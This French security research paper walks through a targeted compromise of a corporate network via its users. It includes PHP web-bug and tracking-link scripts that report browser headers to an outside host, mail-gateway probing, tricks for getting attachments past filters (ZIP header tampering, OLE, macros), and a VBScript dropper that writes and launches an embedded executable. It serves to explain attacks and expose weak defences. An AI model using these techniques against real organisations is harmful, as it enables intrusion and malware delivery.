Compromettre le système d'information d'une entreprise via ses utilisateurs

Benjamin Caillat[1] and Eric Detoisien[2]

[1] b.caillat@security-labs.org
[2] eric_detoisien@hotmail.com

Résumé Il arrive que des affaires portant sur le piratage d'un système d'information sortent publiquement dans les médias. Il s'agit le plus souvent d'une simple attaque opportuniste contre un serveur publique, d'un virus ou d'un vers égaré. La vraie question se pose : comment s'attaquer à un système informatique bien spécifique ? Cet article montre quelques moyens qui pourraient être mis en œuvre pour compromettre efficacement le système d'information d'une entreprise cible en se basant principalement sur ses utilisateurs, leurs vulnérabilités et leur crédulité. Les principales étapes de cette compromission étant la récupération d'informations, l'introduction du cheval de Troie et l'utilisation des ressources du système d'information.

1 Introduction

La sécurité : business, économie, politique, qu'en est-il vraiment ? A quoi servent réellement tous ces produits, administrateurs, consultants et autres RSSI ? Existe t-il des pirates, des serveurs compromis et surtout pourquoi ? Peut-on réellement compromettre un système d'information autrement que via un test d'intrusion bien propre, commandé et donnant droit à un joli rapport plein de graphiques sur le risque d'un CSS ou d'un SQL Injection sur le serveur Web de l'entreprise ou d'un cheval de Troie envoyé par mail à la secrétaire, le tout sans anonymat puisque couvert par un contrat ? Tout cela fonctionne bien dans un contexte connu et maîtrisé contractuellement. L'objectif : faire cliquer la victime et ensuite ? Un rapport disant que tout cela mérite une mauvaise note, qu'il faut remettre son anti-virus à jour, acheter un IDS et une troisième rangée de firewall, du filtrage HTTP et mettre de l'authentification forte partout.

Cet article relate étape par étape comment un système d'information volontairement ciblé pourrait être compromis, par exemple afin de récupérer des documents confidentiels. Nous montrerons les insuffisances des différentes protections habituellement installées Le cas présenté ici pourrait concerner un mercenaire qui a l'obligation de réussir de par les enjeux et le contrat passé avec son client. Quelles sont les réelles difficultés d'une telle opération ? Est-ce vraiment possible ?

2 Profiling du système d'information

Cette attaque se base sur l'utilisateur final comme vecteur de compromission du système d'information. Par conséquent, seules les informations techniques relatives à la configuration du poste et à ses modes d'accès à Internet sont pertinentes. En outre, des données sur l'entreprise et son personnel vont être nécessaires pour parfaire et crédibiliser l'attaque. Avant toute chose, il semble important de replacer la cible dans son contexte et de mettre en avant les éléments de son architecture sécurisée.

2.1 Architecture réelle de la cible

La description de l'architecture de la cible se limite aux composants agissant directement ou indirectement sur la sécurité du poste client. Afin de mieux les appréhender, le plus simple reste de suivre les flux directs et indirects autorisés entre les utilisateurs et Internet. Les postes clients ont accès au Web depuis le système d'information et il leur est possible de récupérer des e-mails sur leur serveur de messagerie situé au cœur du LAN (*Local Area Network*)

Accès au Web Les flux Web étant un vecteur de propagation privilégié de toute sorte de malwares, ils sont de plus en plus souvent protégés. Le schéma de la figure 1 met en évidence ces flux Web. Afin d'assurer un niveau de sécurité relativement élevé les règles suivantes sont appliquées :

- le poste utilisateur ne peut accéder directement à Internet, il est obligatoire pour lui de passer par un proxy de type Squid configuré au niveau du navigateur (directement ou par un script de configuration automatique) ;
- l'utilisateur doit s'authentifier auprès de ce même proxy, dans ce cas une authentification basic est utilisée ;
- seul le protocole HTTP est autorisé en sortie depuis le poste vers Internet, le HTTPS et le FTP sont des protocoles limités seulement à quelques utilisateurs privilégiés ;
- les flux HTTP sont analysés par une passerelle de filtrage de contenu dédiée afin de stopper tout type de code malveillant (téléchargement, Applet, ActiveX, script et diverses exploitations de vulnérabilités liées aux navigateurs par exemple) ;
- l'accès aux sites non productifs (hacking, pornographie, jeux, racisme...) est contrôlé au niveau du proxy par un filtrage d'URL de type liste noire.

Accès à la messagerie Les utilisateurs ont la possibilité d'envoyer et de recevoir des e-mails vers et depuis l'extérieur du système d'information. Depuis longtemps maintenant virus, vers et autres chevaux de Troie se diffusent via la messagerie. L'architecture du réseau prend en compte cette menace au travers de différents composants de sécurité comme le montre la figure 2. Le niveau de sécurité étant là encore important les règles suivantes sont appliquées afin de minimiser le risque d'intrusion :



Fig. 1. Architecture simplifiée du réseau cible indiquant les flux Web

- les postes utilisateur sont pourvus d'un anti-virus à jour ;
- le serveur de messagerie interne possède lui aussi un anti-virus dédié à jour ;
- une passerelle anti-virus filtre les flux SMTP avant leur arrivée sur le serveur de messagerie interne ;
- un filtrage d'extension est mis en place afin de réellement minimiser le risque d'intrusion d'un virus, la liste utilisée est celle proposée par Microsoft et implémentée dans Exchange (voir annexe).

Configuration du poste utilisateur Les derniers éléments de sécurité portent sur la configuration du poste en lui-même. A titre d'information, les postes tournent sous Windows 2000 Professionnel à jour au niveau des patchs et des Service Pack dans un domaine Active Directory.

L'utilisateur a des droits restreints au strict nécessaire et par conséquent il ne peut être administrateur de son poste. Il a accès à un partage Windows personnel sur un serveur et à un partage dit de service en commun avec ses collègues.



Fig. 2. Architecture simplifiée du réseau indiquant les flux de messagerie

Un collaborateur classique utilise Microsoft Word et Excel et quelques applications métiers. Internet Explorer reste le navigateur par défaut et le client de messagerie est ici un Lotus Notes. Enfin, un firewall personnel complète la sécurité de ce poste.

2.2 Récupération d'informations

L'obtention d'informations sur la cible est une phase capitale de la compromission du système d'information visé. Le mode de récupération dit non intrusif se distingue de celui dit intrusif demandant une interaction forte avec des éléments du système d'information.

Mode non intrusif Ce mode consiste simplement à récupérer un maximum d'informations au travers de recherches sur Internet via des moteurs de recherche, le ou les sites Web liés à la cible (institutionnels, partenaires, fournisseurs, clients, hébergeurs, providers, ...) ou encore divers sites spécialisés (registre du com-

merce, base de données de brevets...) Par ce mode il est possible de récupérer des informations de différents types :

- e-mails des collaborateurs de l'entreprise, à noter qu'il existe souvent des sites institutionnels décrivant l'ensemble des fonctions des collaborateurs précisant en outre leur e-mail professionnel ;
- données sur l'activité de l'entreprise, son positionnement dans son domaine d'activité, ses concurrents, ses clients, ses fournisseurs ou encore ses partenaires ;
- données sur le système d'information au travers d'entretiens type témoignage auprès de la presse informatique spécialisée ou simplement sur le site de ses fournisseurs, pour cela des recherches sur Internet spécifiques et surtout nominatives (nom de la direction informatique ou d'administrateur réseau ou système) donnent de bons résultats, de même la recherche de messages sur les newsgroups et autres mailing-lists est toujours efficace.

Le but principal de ces informations reste l'acquisition des e-mails d'utilisateurs du système d'information, de données susceptibles d'alimenter l'imagination afin de rendre attractif un mail, une pièce jointe ou un simple lien dans un mail ou un site Web. En outre, des données techniques sur le système d'information peuvent être aussi acquises au cours de cette démarche mais dans une moindre mesure que lors du second mode d'obtention d'informations.

A noter qu'un haut niveau de paranoïa et donc d'anonymat pousserait certaines personnes à effectuer ces opérations de recherches depuis un Cyber-Café ou d'un point d'accès Wireless obtenu au détour d'une rue de Paris ou d'un quelconque bar de cette même ville. En outre, l'anonymat demande aussi de stocker ces informations sur un support banalisé et chiffré.

Mode intrusif Ce mode contrairement au précédent nécessite une interaction plus ou moins forte et directe avec le système d'information cible. Ici, seules des informations techniques sont récupérées. Celles-ci ne concernent là encore que la configuration du poste client et les protections mises en place pour filtrer les données échangées entre celui-ci et Internet. Il existe quelques techniques somme toute classiques mais relativement efficaces pour obtenir ces informations.

Web Bug Méthode simple et efficace utilisée aussi et surtout dans le tracking marketing mais tout à fait adaptée à la récupération d'informations techniques. Le principe consiste à ajouter une balise HTML `<IMG>` dans un e-mail HTML et de récupérer au niveau serveur toutes les informations données par l'en-tête HTTP de la requête sur l'image. Par discrétion l'image renvoyée est un pixel blanc. Exemple :

```
<IMG src="http://lord.valgasu.free.fr/env.php">
```

```
<?php

 // Update main file
 $file = "env.txt";
```

```
 $st = fopen($file, "a+");

 $date = date("d/m/y - H:i:s");
 $ip   = $_SERVER['REMOTE_ADDR'];
 $ref  = $_GET["ref"];

 $info = "[$date] - $ip - $ref\n".
" HTTP_ACCEPT\t\t".$_SERVER['HTTP_ACCEPT']."\n".
" HTTP_ACCEPT_ENCODING\t".$_SERVER['HTTP_ACCEPT_ENCODING']."\n".
" HTTP_ACCEPT_LANGUAGE\t".$_SERVER['HTTP_ACCEPT_LANGUAGE']."\n".
" HTTP_CACHE_CONTROL\t".$_SERVER['HTTP_CACHE_CONTROL']."\n".
" HTTP_USER_AGENT\t".$_SERVER['HTTP_USER_AGENT']."\n".
" HTTP_VIA\t\t".$_SERVER['HTTP_VIA']."\n".
" HTTP_X_COMING_FROM\t".$_SERVER['HTTP_X_COMING_FROM']."\n".
" HTTP_X_FORWARDED_FOR\t".$_SERVER['HTTP_X_FORWARDED_FOR']."\n".
" REMOTE_ADDR\t\t".$_SERVER['REMOTE_ADDR']."\n".
" REMOTE_PORT\t\t".$_SERVER['REMOTE_PORT']."\n".
" REQUEST_METHOD\t\t".$_SERVER['REQUEST_METHOD']."\n".
" QUERY_STRING\t\t".$_SERVER['QUERY_STRING']."\n\n";

 fwrite($st, $info, strlen($info));
 fclose($st);

 // Create and send tiny white image
 header ("Content-type: image/png");
 $im = imagecreate (1, 1);
 $background_color = imagecolorallocate ($im, 255, 255, 255);
 imagepng($im);

?>
```

Le résultat peut être le suivant :

```
[28/03/05 - 13:01:34] - 62.34.29.33 -
 HTTP_ACCEPT */*
 HTTP_ACCEPT_ENCODING gzip, deflate
 HTTP_ACCEPT_LANGUAGE fr
 HTTP_CACHE_CONTROL
 HTTP_USER_AGENT Mozilla/4.0 (compatible; MSIE 6.0; Windows 98)
 HTTP_VIA
 HTTP_X_COMING_FROM
 HTTP_X_FORWARDED_FOR
 REMOTE_ADDR 62.34.29.33
 REMOTE_PORT 11643
 REQUEST_METHOD GET
 QUERY_STRING
```

L'adresse IP de présentation sur Internet et le type de client sont obtenus. Il est possible de savoir si un proxy (sans authentification) est utilisé.

```
HTTP_VIA 1.0 proxy.victime.com:8080 (Squid/2.3.STABLE1)
```

Si l'adresse mail de destination est fiable et qu'il n'y a pas de réponse soit le client de mail bloque la récupération d'images externes (exemple avec Outlook Express sous Windows XP SP2) ou simplement il y a un proxy avec authentification. Il est alors nécessaire d'avoir une interaction avec l'utilisateur.

E-mail avec lien Dans ce cas il suffit de faire un e-mail suffisamment attractif (avec les données obtenues précédemment par exemple) afin de faire cliquer l'utilisateur sur un lien. Les informations sont alors enregistrées au niveau serveur et là encore par discrétion l'utilisateur est redirigé vers un site en relation avec l'e-mail en question. Exemple :

```
<A href="http://lord.valgasu.free.fr/web.php">Cliquez ici</A>
```

```
<?php

 $file = "env.txt";
 $st = fopen($file, "a+");

 $date = date("d/m/y - H:i:s");
 $ip   = $_SERVER['REMOTE_ADDR'];
 $ref  = $_GET["ref"];

 $info = "[$date] - $ip - $ref\n".
" HTTP_ACCEPT\t\t".$_SERVER['HTTP_ACCEPT']."\n".
" HTTP_ACCEPT_ENCODING\t".$_SERVER['HTTP_ACCEPT_ENCODING']."\n".
" HTTP_ACCEPT_LANGUAGE\t".$_SERVER['HTTP_ACCEPT_LANGUAGE']."\n".
" HTTP_CACHE_CONTROL\t".$_SERVER['HTTP_CACHE_CONTROL']."\n".
" HTTP_USER_AGENT\t".$_SERVER['HTTP_USER_AGENT']."\n".
" HTTP_VIA\t\t".$_SERVER['HTTP_VIA']."\n".
" HTTP_X_COMING_FROM\t".$_SERVER['HTTP_X_COMING_FROM']."\n".
" HTTP_X_FORWARDED_FOR\t".$_SERVER['HTTP_X_FORWARDED_FOR']."\n".
" REMOTE_ADDR\t\t".$_SERVER['REMOTE_ADDR']."\n".
" REMOTE_PORT\t\t".$_SERVER['REMOTE_PORT']."\n".
" REQUEST_METHOD\t\t".$_SERVER['REQUEST_METHOD']."\n".
" QUERY_STRING\t\t".$_SERVER['QUERY_STRING']."\n\n";

 fwrite($st, $info, strlen($info));
 fclose($st);

 header ("Location: http://www.google.fr");

?>
```

Le résultat peut-être le suivant :

```
[28/03/05 - 13:13:59] - 62.34.29.33 -
 HTTP_ACCEPT text/xml,application/xml,application/xhtml+xml,
text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
 HTTP_ACCEPT_ENCODING gzip,deflate
 HTTP_ACCEPT_LANGUAGE fr,fr-fr;q=0.8,en-us;q=0.5,en;q=0.3
 HTTP_CACHE_CONTROL
 HTTP_USER_AGENT Mozilla/5.0 (Windows; U; Win98; fr-FR; rv:1.7.6)
Gecko/20050318 Firefox/1.0.2
 HTTP_VIA 1.0 proxy.victime.com:8080 (Squid/2.3.STABLE1)
 HTTP_X_COMING_FROM
 HTTP_X_FORWARDED_FOR
 REMOTE_ADDR 62.34.29.33
 REMOTE_PORT 11660
 REQUEST_METHOD GET
 QUERY_STRING
```

En cliquant sur le lien l'utilisateur donne des informations sur son navigateur et non plus sur son client de messagerie, et là il a été obligé de s'authentifier et s'il n'y avait pas de résultat le sur Web Bug, dans le cas du lien, l'utilisation d'un proxy est confirmé.

E-mail avec destinataire inexistant En retour d'un e-mail avec un destinataire inexistant le plus souvent le serveur de messagerie renvoie à l'expéditeur un message d'erreur. Celui comporte de nombreuses informations.

En analysant l'en-tête du message d'erreur reçu, il est possible d'obtenir des informations sur les passerelles traversées (relais SMTP, filtrage anti-virus ou anti-spam par exemple) et la version du serveur de messagerie. Exemple :

```
Received: from y.y.com ([172.18.1.12]) by z.y.com
with Microsoft SMTPSVC(5.0.2195.5329);

Received: from x.y.com (unverified)
by y.y.com (Content Technologies SMTPRS 4.2.10)
with ESMTP id <xxxxxxx@y.y.com> for <bob@y.com>;

[...]

X-BrightmailFiltered: true
X-Brightmail-Tracker: XXX==

[...]
```

Dans cet exemple se distinguent un MIMESweeper for SMTP 4.2.10, un serveur Microsoft Exchange et un anti-spam Brightmail.

E-mail classique Il se peut que le message d'erreur ne donne pas assez d'informations, il est donc nécessaire de récupérer un e-mail provenant d'un utilisateur du système d'information cible. Ici, l'imagination couplée encore une fois aux informations récupérées précédemment doivent suffire. L'en-tête du message donne alors les informations recherchées. Exemple :

```
X-Mailer: Lotus Notes Release 5.0.3 (Intl) 21 March 2000
```

Contrairement au message d'erreur, la version du client de messagerie se trouve dans l'en-tête du message. Le reste des informations est à peu de choses près similaire.

Détection d'un filtrage d'extension Afin de savoir si un filtrage d'extension sur un type de fichier particulier (par exemple un fichier exécutable) est en place, il suffit d'envoyer un e-mail avec ce type de fichier en pièce jointe. La plupart du temps le filtrage s'effectue avant le serveur de messagerie. Ainsi en envoyant cet e-mail à une adresse inexistante, s'il y a un filtrage, aucun message d'erreur n'est renvoyé puisque le message n'arrive pas jusqu'au serveur. A l'inverse, s'il n'y a pas de filtrage, le message arrive jusqu'au serveur de messagerie qui renvoie alors un message d'erreur (avec le message d'origine et donc la pièce jointe validant l'inexistence d'un filtrage d'extension)

Détection d'un filtrage anti-virus Il arrive encore que des anti-virus soient configurés de sorte qu'un message soit envoyé à l'expéditeur d'un message contenant un virus. Ainsi cela donne la possibilité de récupérer des informations sur le type d'anti-virus utilisé. Pour cela il suffit d'envoyer un e-mail avec en pièce jointe un fichier du genre Eicar.com (inoffensif mais détecté par les anti-virus) et d'analyser le message envoyé par l'anti-virus.

```
Scanned by ScanMail for Lotus Notes 2.6 SP1
with scanengine 7.000-1011
and pattern version 2.522.00
```

Dans une attaque réelle tout ceci se fait au travers de plusieurs machines compromises et les informations sont évidemment chiffrées.

3 Introduction du cheval de Troie

Après avoir pris connaissance des contraintes techniques qui vont entraver la compromission du système d'information, il reste malgré tout à faire parvenir le cheval de Troie jusqu'à l'utilisateur. Différentes techniques peuvent être utilisées pour amener un utilisateur à lancer un exécutable. Dans le soucis d'éviter qu'une tentative infructueuse soit automatiquement perçue comme une attaque et donne lieu à une enquête, les méthodes utilisant une interaction forte comme un appel téléphonique (social engineering) sont écartées, au profit de techniques laissant croire à une attaque automatique (propagation d'un ver par exemple) et non ciblée. La pièce jointe d'un e-mail et le site Web ressortent comme étant les deux vecteurs d'introduction possibles.

3.1 Informations préliminaires

Le composant logiciel transmis à l'utilisateur doit répondre à plusieurs contraintes :

- il doit pouvoir s'intégrer dans les différents formats de fichiers envoyés à l'utilisateur : dans une macro Excel ou encodé en base 64 dans une page HTML par exemple ; sa taille reste donc faible ;
- il ne doit pas représenter de valeur réelle ; en cas d'échec il est possible que les administrateurs le récupèrent et l'analysent ; il est relativement simple et facile à modifier ;
- il ne doit pas être détecté par les anti-virus locaux ; il s'agit donc d'un développement personnel qui utilise dans la mesure du possible quelques techniques de dissimulation simples (encodage...).

Les deux premières contraintes empêchent l'utilisation directe du cheval de Troie. Le programme utilisé est un simple *downloader* dont le seul but est de télécharger le cheval de Troie depuis Internet et de l'exécuter. Le format du *downloader* est adapté à la méthode d'introduction utilisée, mais son principe reste identique : il tente régulièrement de dupliquer une instance existante du composant « InternetExplorer.Application », qui hérite alors de toutes ses propriétés (paramètres de configuration du proxy, éléments d'authentification, ?) puis il télécharge via la fonction `Navigate()` de ce composant une version encodée en base64 du cheval de Troie, il régénère l'exécutable et le lance. Afin de répondre aux différents besoins, ce principe a été implémenté en C++, en VBScript et en assembleur.

A noter qu'il est aussi tout à fait envisageable de développer un *downloader* indépendant d'Internet Explorer. Cependant il lui faut alors obtenir les éventuelles informations sur le proxy et l'authentification et implémenter un tunneling HTTP.

3.2 La pièce jointe

Très peu de formats pour les pièces jointes sont autorisés par le filtrage. Il devient donc difficile mais jamais impossible de faire parvenir le cheval de Troie jusqu'à l'utilisateur. A titre d'exemple suivent quelques propositions fonctionnant très bien contre certains environnements.

Format ZIP Le plus simple pour transmettre un exécutable, par exemple, consiste à le compresser au format zip en y ajoutant un mot de passe. Cela reste efficace si les fichiers chiffrés ne sont pas stoppés par la passerelle anti-virus, et si l'e-mail est suffisamment persuasif pour faire ouvrir un fichier compressé et protégé par un mot de passe à l'utilisateur.

L'autre solution consiste en l'altération de l'en-tête du fichier zip. La principale contrainte est que ces techniques sont bien spécifiques à certaines passerelles. Il s'agit d'ailleurs plus de vulnérabilités ou de faiblesses de ces mêmes passerelles. Cependant, pour information, quelques exemples sont toujours utiles :

- marquer le fichier comme étant chiffré : certains outils de décompression ne vont pas demander de préciser un mot de passe (puisqu'il n'en a pas) mais ce ne sont que des exceptions ; ce type de fichier passe bien les passerelles en général ;
- indiquer une taille de fichier décompressé importante : ce type de fichier, une fois décompressé, est complété avec des 0 ; certaines passerelles ne contrôlent pas ce fichier car elles se basent sur la taille de fichier décompressé qui est trop importante, cependant la plupart vont les bloquer ;
- modifier l'extension du nom du fichier dans une partie de l'en-tête : les passerelles simplistes laissent passer ce fichier même s'il contient un exécutable ; le type du fichier n'est pas altéré à la décompression.

Word et contrôle OLE Word, entre autres, offre la possibilité d'insérer des objets de tout type dans un document via la technologie OLE (*Object Linking and Embedding*). Ainsi des exécutables peuvent être encapsulés dans un document Word sous forme d'une icône cliquable. Cette icône est modifiable ainsi que son nom en agissant directement sur le document Word.

Cette méthode permet d'outrepasser le filtrage d'extension dans la mesure où l'extension du fichier encapsulé est modifiée. Cependant lorsque l'utilisateur clique sur ce contrôle OLE une alerte de sécurité assez explicite apparaît.

Excel et macro Il est encore aujourd'hui possible de se servir de macro afin d'introduire un cheval de Troie. Il y a de nombreuses possibilités, suivent seulement quelques exemples a priori intéressants :

- macro mettant à jour son code à partir d'éléments stockés dans des commentaires ou de simples cases ; à noter que des anti-virus de serveur de messagerie détectent cette technique ;
- macro mettant à jour son code via Internet soit par un objet COM soit par une API Windows standard ; ces macros sont rarement détectées mais l'utilisation d'un proxy avec authentification peut limiter son efficacité (sauf pour la macro basée sur l'objet COM).

A noter que depuis au moins Office 2002, une option de sécurité désactivée par défaut « Faire confiance au projet Visual Basic » limite la mise à jour automatique de la macro.

3.3 Le site Web

Le vecteur d'introduction du cheval de Troie est dans ce cas un site Web sur lequel l'utilisateur est incité à aller par un e-mail et un lien par exemple. Quelques réflexions et exemples de technologies liées à ce vecteur sont abordés ici.

Utilisation de Flash de Macromédia

Notions fondamentales sur la technologie Flash La technologie Flash permet de créer rapidement des animations graphiques. Elle est constituée des éléments suivants :

- outils de développement graphiques ;
- un langage de script (ActionScript) permettant au sein des animations d'exécuter des opérations évoluées ;
- un format de stockage dans des fichiers d'extension .swf ;
- plusieurs lecteurs sous forme de modules pouvant s'intégrer au sein des navigateurs (ActiveX...) ;
- un lecteur indépendant (exécutable).

Des études estiment que les modules de lecture flash sont installés sur 90% des ordinateurs. Sans connaître la configuration exacte des postes de l'entreprise, la probabilité qu'ils soient équipés de ces lecteurs est relativement élevée.

Application au cheval de Troie La technologie Flash a déjà comporté un certain nombre de failles de sécurité dans le passé, allant de fonctionnalités dangereuses d'ActionScript à des débordements de tampons dans le lecteur (contrôle ActiveX). La recherche d'une faille logicielle représente un investissement trop important pour être considérée. En revanche une étude rapide des fonctionnalités d'ActionScript afin d'évaluer les possibilités en terme de création de fichiers et d'exécution de commandes externes est intéressante.

Tests La version actuelle de ActionScript a été fortement sécurisée. Il n'est pas possible de lancer des exécutables externes, ni de créer des fichiers. Le stockage de données passe par un mécanisme similaire à celui des cookies, apparemment robuste.

Conclusion La version actuelle de ActionScript ne semble pas offrir de fonctionnalités permettant l'introduction du downloader. Il faut cependant noter que le côté propriétaire de cette technologie et l'existence de fonctions non-documentées dans ActionScript sont des facteurs propices aux failles de sécurité. Tout en surveillant d'éventuels bulletins d'alertes, il est préférable d'abandonner cette méthode d'introduction.

Utilisation de contrôles ActiveX

Notions fondamentales sur les contrôles ActiveX

1. Présentation du concept ActiveX.- De manière simplifiée, un composant ActiveX est un composant logiciel respectant une norme bien définie, lui permettant de s'interfacer et de s'intégrer dans des applications « conteneur ». En exemple, les composants Word ou Excel peuvent s'intégrer au sein de l'application conteneur Internet Explorer lorsque l'utilisateur suit un hyper lien conduisant à un fichier .doc ou .xls.

   Un contrôle ActiveX est un type de composant ActiveX spécialement conçu pour s'intégrer au sein d'un conteneur navigateur web. Internet Explorer

est le seul navigateur à supporter cette technologie de manière native. Le schéma suivant résume le principe de l'incrustation d'un contrôle ActiveX dans une fenêtre Internet Explorer Concrètement, les contrôles ActiveX sont



Fig. 3. Incrustation d'un contrôle ActiveX dans une fenêtre Internet Explorer

des DLL programmées dans un langage compilé comme le C++, chargées dans le processus Internet Explorer et dont les fonctions sont appelées. Bien qu'ils soient lancés par un navigateur, ils ont donc les mêmes possibilités qu'un exécutable lancé par l'utilisateur.

2. Le modèle de sécurité des contrôles ActiveX.- Les contrôles ActiveX sont classés dans deux catégories : ceux reconnus comme « sûrs » et ceux considérés comme « non-sûrs ». Le choix de la catégorie d'un composant est effectué par le développeur. Microsoft fournit une liste de points à vérifier avant de marquer un contrôle comme sûr : le composant ne doit pas effectuer d'accès pouvant perturber le système, ni modifier des fichiers ou exposer des informations privées de l'utilisateur. Mais il faut bien noter que Windows n'effectue en lui même aucune vérification et que l'évaluation de la sécurité du contrôle ActiveX est de la seule responsabilité du développeur. Au niveau du composant lui-même, la distinction se fait soit au niveau de l'inscription dans la base de registre (ajout de deux clés), soit en supportant l'interface IObjectSafety.

3. Le modèle de sécurité de Internet Explorer Dans son modèle de sécurité, Internet Explorer classe les sites accédés dans quatre catégories :
   - les sites Internet : tous les sites n'appartenant pas aux autres catégories ;
   - les sites Intranet : tous les sites locaux (pages sur le disque local, accédées sans passer par le proxy...) ;
   - les sites de confiance : liste initialement vide ;
   - les sites de dangereux : liste initialement vide.

Internet Explorer permet de régler les options de sécurité indépendamment dans chaque zone. Les deux dernières catégories, vides par défaut, ne sont pas considérées.

Dans sa configuration de base, Internet Explorer refuse d'installer tout contrôle ActiveX non signé ou non marqué comme sûr, qu'il provienne de la zone Internet ou Intranet.

4. Application au cheval de Troie.- Pour pouvoir exécuter le downloader sur le poste utilisateur, deux solutions sont possibles :
   – utiliser un contrôle ActiveX déjà installé sur le système ;
   – installer un nouveau contrôle ActiveX qui effectue lui-même la fonction de downloader.

Utilisation d'un composant ActiveX déjà installé

1. Principe.- Un système Windows intègre à la base des dizaines de composants ActiveX, dont certains permettent d'exécuter des opérations comme la création de fichiers ou l'exécution de programmes. La puissance d'ActiveX permet de les manipuler directement à partir de code VBScript dans une page HTML.
2. Application au cheval de Troie.- Deux contrôles ActiveX sont particulièrement intéressants :
   – Scripting.FileSystemObject qui offre la possibilité d'effectuer des opérations sur le système de fichier ;
   – WScript.Shell qui peut lancer un programme externe.

   L'utilisation combinée de ces deux contrôles permet de créer un fichier exécutable et de le lancer à partir d'une page HTML. Le code de l'exécutable est encodé en base 64 et intégré directement dans la page :

```
<HTML><HEAD></HEAD><BODY>
<SCRIPT language="VBScript">

Function Base64Decode(ByVal base64String)
' Fonction de décodage base 64
End Function

Set fso = CreateObject("Scripting.FileSystemObject")
Set exeFile = fso.CreateTextFile("archives.exe", True)
exeFile.Write(Base64Decode("TV?AAAA==")) ' Exécutable
   encodé en base 64
exeFile.Close

Set wshell = CreateObject("WScript.Shell")
wshell.run("archives.exe")
</SCRIPT></BODY></HTML>
```

3. Tests.- Lors d'une consultation de la page précédente à partir d'un serveur, le script ne s'exécute pas. La page est considérée comme appartenant à la

zone « Internet », qui par défaut spécifie que les composants non marqués comme sûrs ne peuvent être exécutés. En revanche, si la page est directement ouverte depuis le disque dur, Internet Explorer affiche une alerte de sécurité (voir figure 3). Si l'utilisateur sélectionne « Yes », le script s'exécute, créé le



Fig. 4. Fenêtre de confirmation du lancement d'un ActiveX

fichier exécutable et le lance.

4. Conclusion.- L'utilisation de contrôles ActiveX déjà installés peut se faire de deux manières : soit par une page consultée sur un serveur, soit par une page ouverte en local. Dans le cas d'un accès à partir d'un serveur, deux scénarios peuvent permettre d'exécuter du code malicieux :
   - si l'utilisateur a placé le niveau de sécurité de la zone « Internet » à bas ;
   - si un ActiveX permettant de créer des fichiers et de lancer des exécutables mais ayant été marqué comme « sûr » a été installé.

Une attaque basée sur le premier scénario a une probabilité très faible de réussir car le niveau de sécurité est rarement placé à « faible ». Le second scénario implique d'avoir connaissance de la liste des ActiveX installés sur le poste utilisateur, ce qui n'est pas le cas à ce stade. Ces pistes sont en conséquent écartées dans la suite. En revanche dans le cas d'un accès local, même si Internet Explorer affiche une fenêtre de sécurité, il est fort probable que l'utilisateur, qui ne perçoit généralement pas les fichiers HTML comme potentiellement dangereux, autorise l'exécution du script.

